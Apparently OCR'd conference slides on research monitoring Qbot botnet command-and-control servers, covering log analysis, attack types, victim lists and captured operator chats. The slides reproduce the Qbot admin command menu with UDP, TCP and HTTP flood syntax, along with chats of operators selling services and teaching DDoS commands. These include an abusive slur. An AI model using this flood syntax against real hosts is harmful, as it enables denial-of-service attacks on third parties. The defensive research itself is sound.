  - Requirements: Log parsing and exporting, storage database, visualization
  - Logstash / FileBeat

  - Elasticsearch
  - Splunk
  - Graylog


  - Kibana
  - Grafana

Case Study: Log analysis

- Python was used to parse the logs and upload them to Elasticsearch
- Kibana was used to visualize data




Case Study: Attacks



- Most attacks were UDP based
- HTTP was also a common target protocol

Case Study: Attacks



- GET and POST requests were commonly used for HTTP based DDoS attack

Case Study: Victims of attacks

- Victims were categorized and those categories include:
  - Video streaming/piracy sites
  - Email spoofing/spamming servers
  - Services for increasing Facebook likes and views
  - Rival DDoSing and IP resolving services
  - Gaming servers and gaming related services
  - VPS providers
- Victims were researched using Shodan, Google, and Whois

Case Study: Interesting victims

- Paypal – payment system
- Pastebin – text sharing
- 000webhost – web and database hosting
- Activision – video game publisher
- Instagram – social media
- Freenom – domain name provider
- TorProject – Tor Project aka “software people use to access dark net”
- Phishing site for a popular online bitcoin wallet provider

Case Study: Chats from the C2 side

- Original goal was to monitor who's being attacked (IP's and domains)
- Attackers started utilizing C2 for chatting…
- Anything typed in the C2 admin port is sent to ALL the bots
  - If it's a command, bot will process
  - If it's not a command, bot will ignore it
- We have chat logs!

Qbot usage cont.

```
Escape character is '^]'.
Username:  admin
Password:  admin

        #----- Bot Count: 1 -----#

    #-------- Welcome, admin --------#
Type: HELP

#--- COMMANDS ---#

   - UDP - !* UDP Victim Port Time 32 0 10
   - TCP - !* TCP Victim Port Time 32 all 0 10
   - HTTP - !* HTTP Url Time
   - CNC - !* CNC IP PORT TIME
   - Kills Attack - KILL
   - Bot Count - BOTS
   - Clear Screen - CLEAR
   - LOGOUT - LOGOUT
   - TOS - TOS

Type: !* HTTP http://localhost/ 1
```

What the Admin sees

```
root@kali:/tmp/test/qbot# nc localhost 8000
!* SCANNER ON
PING
PING
!* HTTP http://localhost/ 1
```

What the bot sees

Case Study: Chats

- Different botnets were operated by different types of people
- Languages used were English, French, and German
- Chat messages included
  - Advertisement for botnet and other services
  - Attackers learning how to use different commands
  - Planning of attacks
  - Arguments and abusive language

Case Study: Ads

August 31st 2017, 21:55:19.005	yes
August 31st 2017, 21:55:25.751	you getting on?
August 31st 2017, 21:55:52.246	yes i need to find buyers
August 31st 2017, 21:56:03.434	and advertise everything ovhs/ net spots/ set ups and shit and are you gonna force host?
August 31st 2017, 21:56:35.322	no
August 31st 2017, 21:57:11.644	ill give you $5 for co xDDDDDDD
August 31st 2017, 21:57:20.951	lmao eli wants co so ill pay lmfao
August 31st 2017, 21:57:41.399	ill give the $10 you need im ded
August 31st 2017, 21:59:30.450	nate answer call on snap
August 31st 2017, 22:05:52.245	khxyy4JeDvyo
August 31st 2017, 22:08:12.759	hhelp
August 31st 2017, 22:52:58.098	!* UDP Request timed out.
August 31st 2017, 22:53:10.457	Request timed oHELP

September 5th 2017, 20:51:27.650	XeX_Aced
September 5th 2017, 20:51:29.736	Proof
September 5th 2017, 20:51:32.868	Kvs 5$
September 5th 2017, 20:51:39.611	Net Setups 20$
September 5th 2017, 20:51:44.152	Net Spots 10$
September 5th 2017, 20:52:03.568	Mods Check PasteBin
September 5th 2017, 20:52:17.604	Paypal,Amazon & Xbox

Case Study: Learning how to DDoS


September 5th 2017, 23:52:52.936	chill with the attacks bro
September 6th 2017, 00:04:21.536	RULES NO SPAMMING!!!
September 6th 2017, 00:07:08.811	Dontai who are yu?
September 6th 2017, 00:09:40.752	Thats the last one for the night i promise
September 6th 2017, 00:11:19.104	UDP IP PORT TIME 32 13332 1337 400
September 6th 2017, 00:11:56.703	!UDP IP PORT TIME 32 1337 400
September 6th 2017, 00:14:48.932	ok
September 6th 2017, 00:15:08.848	showing someoe how to boot
September 6th 2017, 00:15:22.236	ok
September 6th 2017, 00:15:40.060	only use !*UDP
September 6th 2017, 00:17:23.776	No lol
September 6th 2017, 00:21:05.844	WYM NO
September 6th 2017, 00:21:15.618	USE !* UDP
September 6th 2017, 00:21:29.744	LMAO MY BAD
September 6th 2017, 00:24:14.108	STD dont work only UDP
September 6th 2017, 00:28:31.599	just wanted to lag them out

Case Study:

September 25th 2017, 16:04:35.411	80
September 25th 2017, 16:04:37.613	80
September 25th 2017, 16:04:45.708	are you retarded?
September 25th 2017, 16:04:51.724	yea
September 25th 2017, 16:05:03.860	i can tell lmao
September 25th 2017, 16:05:23.860	its my first time on a botnet lol
September 25th 2017, 16:06:08.748	pm me

Improving botnet monitoring

- Automation!



C2 Monitoring

C2 logs → Database → Visualization → ???? → Profit!!